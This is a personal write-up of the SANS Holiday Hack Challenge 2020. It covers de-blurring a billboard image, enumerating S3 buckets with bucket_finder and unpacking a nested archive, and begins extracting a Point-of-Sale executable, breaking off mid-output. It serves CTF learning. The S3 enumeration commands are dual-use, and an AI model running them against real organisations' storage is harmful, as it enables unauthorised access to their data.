
Or as I liked to call it – "Jack Frost nipping at your nose"

by - PurpleTeamTim

Table of Contents

Random facts about this years holiday hack:



4

Days finished before the deadline

Santavator

This years most fun challenge
(My kids helped solve this one!!)

6

Hours spent humming “Be Santa” every day

Four

Days stuck on 11b

Too many!!

Hours spent on this years HH *(according to my wife)*

Open HID Lock

This years best challenge

2


No. of colleagues introduced to HH

Bucket loads

Tears cried over 11b

1. Uncover Santa's Gift List

An easy start to this year's Holiday Hack!! Our task is to view the contents of Santa's personal gift list, so that we can see what Santa wants to get Josh Wright for Christmas. Handily, Santa has taken social media to it's logical conclusion and plastered a photo of his desk all over a local billboard. Any astute OSINT analyst could enhance the image to see what it might say:



```
    <div class="curtain"></div>
  ▾ <div class="camera" style="transform: rotateX(-22deg) rotateY(-10deg) rotateZ(0deg) translate3d(-600px, 100px, -50px);">
    ▸ <div class="ent player me brightness-87" data-location="2,0">…</div>
    ▸ <div class="ent npc npc-jingleringford brightness-100 p-8-1" data-location="8,1">…</div>
      <canvas class="lighting"></canvas>
      <div class="door-clicker one" style="transform: translate3d(500px, -200px, 0px);"></div> event
      <div class="door-clicker two" style="transform: translate3d(500px, -200px, 0px) rotateY(90deg);"></div> event
      <div class="door-clicker three" style="transform: translate3d(600px, -200px, 0px) rotateY(90deg);"></div> event
    ▸ <div class="gondola">…</div>
      <div class="exit"></div>
      <div class="asphalt"></div>
      <div class="lane1"></div>
      <div class="lane2"></div>
      <a class="billboard-sign" href="textures/billboard.png" target="_blank"></a>
      <div class="billboard-pole"></div>
      <span></span>
      <div class="floor" alt="" style="width: 1100px; height: 1000px; transform: translate3d(0px, 0…"textures/fabric/staging_floor.png") no-repeat scro
```

```
html > body > div#root > div.hhc-game-elements.hide-chat > div.env-production.viewport.v-staging.op… > div.camera > a.billboard-sign
```

Figure 1: Use the source, Luke

Through getting a picture of the billboard, we can see Santa's desk. In amongst some happy reminders of Holiday Hack past (Gnome in your Home and The Tardis from 2016, anyone?), we find a picture of Santa's personal gift list. In a valiant but ultimately futile attempt at OPSEC, Santa has blurred the giftlist so that casual intruders might not be able to read his contents. Maybe he should look into using blockchain technology instead?





Figure 2: Twisting my melon man

Fortunately, it's easy to reverse this effect with online tools[1] just enough to be able to make out some words on the gift list:



Radius: 243.: Reset
Angle: -2.5 °




Figure 3: Zoom and Enhace

1 https://www.gifgit.com/image/editor-manager

Ah, Josh Wright wants a proxmark for Christmas!! Better watch him around the SANS office next year! Thinking of that, I wonder if there are any uses for it in Kringlecastle?!


Is leaking a gift list a breach of PII regulations?!

Either way, Santa could have easily prevented it by a) not broadcasting a picture of his desk on social media, or a billboard for that matter or b) if he really had to share a photo of his desk (doubtful), making sure that any sensitive documents were removed.

2. Investigate S3 Bucket

First off, I have to say, this challenge was buckets of fun!! (#SorryNotSorry).

In this challenge, Shinny Upatree needs us to find and open a missing package from the Wrapper3000. We're also told that this technology uses the cloud for storage. Unfortunately, some people sometimes forget to secure (is that 3 S's?) their cloud storage areas properly, so we can use an open source tool[2] to see if Santa has fallen into the same ~~bucket~~ trap. Before doing this though, it's always best to try and make the wordlist of buckets specific to the organisation being tested. In this case, we know that the application is called **Wrapper3000**, so it's a good idea to add this to the wordlist. Just to ensure we don't miss anything, we add all cases:




```
elf@1ab36041ddf7:~/bucket_finder$ echo Wrapper3000 >> wordlist
elf@1ab36041ddf7:~/bucket_finder$ echo wrapper3000 >> wordlist
elf@1ab36041ddf7:~/bucket_finder$
elf@1ab36041ddf7:~/bucket_finder$
elf@1ab36041ddf7:~/bucket_finder$ cat wordlist
kringlecastle
wrapper
santa
Wrapper3000
wrapper3000
elf@1ab36041ddf7:~/bucket_finder$
```

Figure 4: It's a good idea to have a specific wordlist

We can then run the script to find any buckets whose names are on the wordlist:

2 https://digi.ninja/projects/bucket_finder.php




```
elf@1ab36041ddf7:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
http://s3.amazonaws.com/Wrapper3000
Bucket does not exist: Wrapper3000
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
elf@1ab36041ddf7:~/bucket_finder$
```

Figure 5: We're gonna need a bigger bucket

Success! This finds a bucket whose permissions are public and allow us to pull down the bucket contents. Shinny Upatree had already explained that there are some packaging issues with the Wrapper3000, so the package that is downloaded seems to be corrupt and won't open easily.

After running `file` to determine the package file type, we can then examine the file to identify it as base64. Take a deep breath before reading this next paragraph…

Decoding this base64 reveals a zip file. Unzipping this file reveals a bunzip2 archive. Decompressing this archive reveals a tar file. Untarring this archive reveals a hex dump. Reading this hexdump gives us another compressed file. Extracting this file reveals a final compressed archive. Finally, uncompressing this file reveals a text file, which gives us an answer:


tim@flowers: ~/ctf/holidayhack2020
File Actions Edit View Help

```
tim@flowers:~/ctf/holidayhack2020$ file package
package: ASCII text, with very long lines
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ cat package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6AXyl91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2kt
ivwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOe
gDIzwMXMHBCFACgIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80tnfLGXhIWaJMiEeSX992ux
odRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkKz6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8
MTk8SitV7lcxOKst2QedSxZ851ceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32Vjgn/OGdQJiIHv4
u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAAKSBAAAAAHBhY2thZ2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQ
T2AQAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ base64 -d package
PK
�0�Q
?█��package.txt.Z.xz.xxd.tar.bz2UT      ��_��_ux
                                             �BZh91AY&SY�Kb�����d���/��^0Y�a�{S�3�4zC س�=C�█���#��h=M4!&6�y@h4m#��P4
@9�#<
     \�P��/Cbk��y��▯0�t<
h)[�sR)�/���Ķ?�b�sEl�5���f�KH6��ɑ�.�<�y��{�-���^h�"���ج͟CQ'�s�&sj        10�@+��K<��PU&{0��k� �5�x�&�p>
���Z���x�⁄=g��y�(�²NF�;�E�b&�r�&C�����+����F�"�4�G$Z����V8'���@���.��p�!���~PK
�0�Q
?█��█��package.txt.Z.xz.xxd.tar.bz2UT��_ux
                                          �PKb�im@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ base64 -d package > package.zip
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ unzip package.zip
Archive:  package.zip
 extracting: package.txt.Z.xz.xxd.tar.bz2
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ tar -xvf package.txt.Z.xz.xxd.tar
package.txt.Z.xz.xxd
tim@flowers:~/ctf/holidayhack2020$ xxd -r package.txt.Z.xz.xxd
�7zXZ�F!t/��,��N�d��7[illegible]J���
�
 D��)��d��$E-RW��tim@flowers:~/ctf/holidayhack2020$ xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ xz -d package.txt.Z.xz
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ uncompress package.txt.Z
tim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ cat package.txt
North Pole: The Frostiest Place on Earth
tim@flowers:~/ctf/holidayhack2020$ 
```

Figure 6: Phew - and I thought Russian dolls were complicated!

The final answer is: **North Pole: The Frostiest Place on Earth**

This challenge takes hiding in plain sight to a new level!! Of course, Santa should know that security through obscurity isn't an effective technique. It would be far more secure to store the file in an encrypted archive. That is, as long as the password isn't mentioned in a YouTube talk, or left lying around by one of the elves, or committed to a git respository…

3. Point-of-Sale Password Recovery

Moving further into Kringle Castle, we find Sugarplum Mary in the Courtyard, who needs to get access to a Point-of-Sale terminal which has mysteriously had a password applied to it.

We are provided with the application for offline inspection by Sugarplum Mary, which we can download with wget. Turns out that exe files can be extracted using 7zip[3], so we use that approach here:



```
tim@flowers:~/ctf/holidayhack2020/santa-shop$ wget https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe
--2021-01-02 23:13:25--  https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe
Resolving download.holidayhackchallenge.com (download.holidayhackchallenge.com)... 45.79.14.68
Connecting to download.holidayhackchallenge.com (download.holidayhackchallenge.com)|45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 49824644 (48M) [application/octet-stream]
Saving to: ‘santa-shop.exe’

santa-shop.exe                  100%[===========================================================>]  47.52M  1.55MB/s    in 38s

2021-01-02 23:14:04 (1.24 MB/s) - ‘santa-shop.exe’ saved [49824644/49824644]

tim@flowers:~/ctf/holidayhack2020/santa-shop$ 7z e santa-shop.exe

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
